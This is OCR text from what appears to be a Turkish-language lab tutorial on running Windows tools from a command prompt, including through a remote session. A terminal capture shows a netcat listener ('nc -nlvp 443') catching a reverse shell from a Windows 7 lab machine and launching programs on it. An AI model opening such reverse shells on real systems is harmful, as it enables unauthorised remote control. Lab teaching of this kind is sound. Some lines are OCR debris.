
2. To open the calculator application, we type calc.exe.







3. To open Disk Management, we can type "diskmgmt.msc" in the Windows command prompt.







4. To open Programs and Features, we can type appwiz.cpl.





5. To open Display Properties, we type desk.cpl in the Windows command prompt.


Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [S r m 6.1.7601]
Telif Hakk (c) 2009 Microsoft Corporation. T m haklar sakl d r.
C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe
C:\Users\okanyildiz\Desktop>calc.exe
calc.exe
C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc
C:\Users\okanyildiz\Desktop>appwiz.cpl
appwiz.cpl
C:\Users\okanyildiz\Desktop>desk.cpl
desk.cpl
C:\Users\okanyildiz\Desktop>


Disk Yönetimi
Dosya Eylem Görünüm Yardım
Birim Düzen Tür
(C:) Basit Temel
Disk 0
Temel
60,00 GB
Çevrimiçi
(C:)
60,00 GB NTFS
Sağlam (Sistem, Önyükleme
CD-ROM 0
DVD (D:)
Ayrılmamış Birincil bölüm
« Tüm Denetim Masası Öğeleri ▸ Görüntü ▸ Ekran Çözünürlüğü
Denetim Masasında Ara
Ekranınızın görünümünü değiştirin
Algıla
Tanımla
Görüntü:
1. Standard VGA Grafik Bağdaştırıcısı üzerinde Genel PnP Olmayan Monitör
Çözünürlük:
1366 × 768
Gelişmiş ayarlar
Metni ve diğer öğeleri daha büyük veya daha küçük yapın
Hangi görüntü ayarlarını seçmeliyim?
Tamam
İptal
Uygula
LICENSE.TXT
README.TXT
Google Chrome
TR
04:31
21.11.2015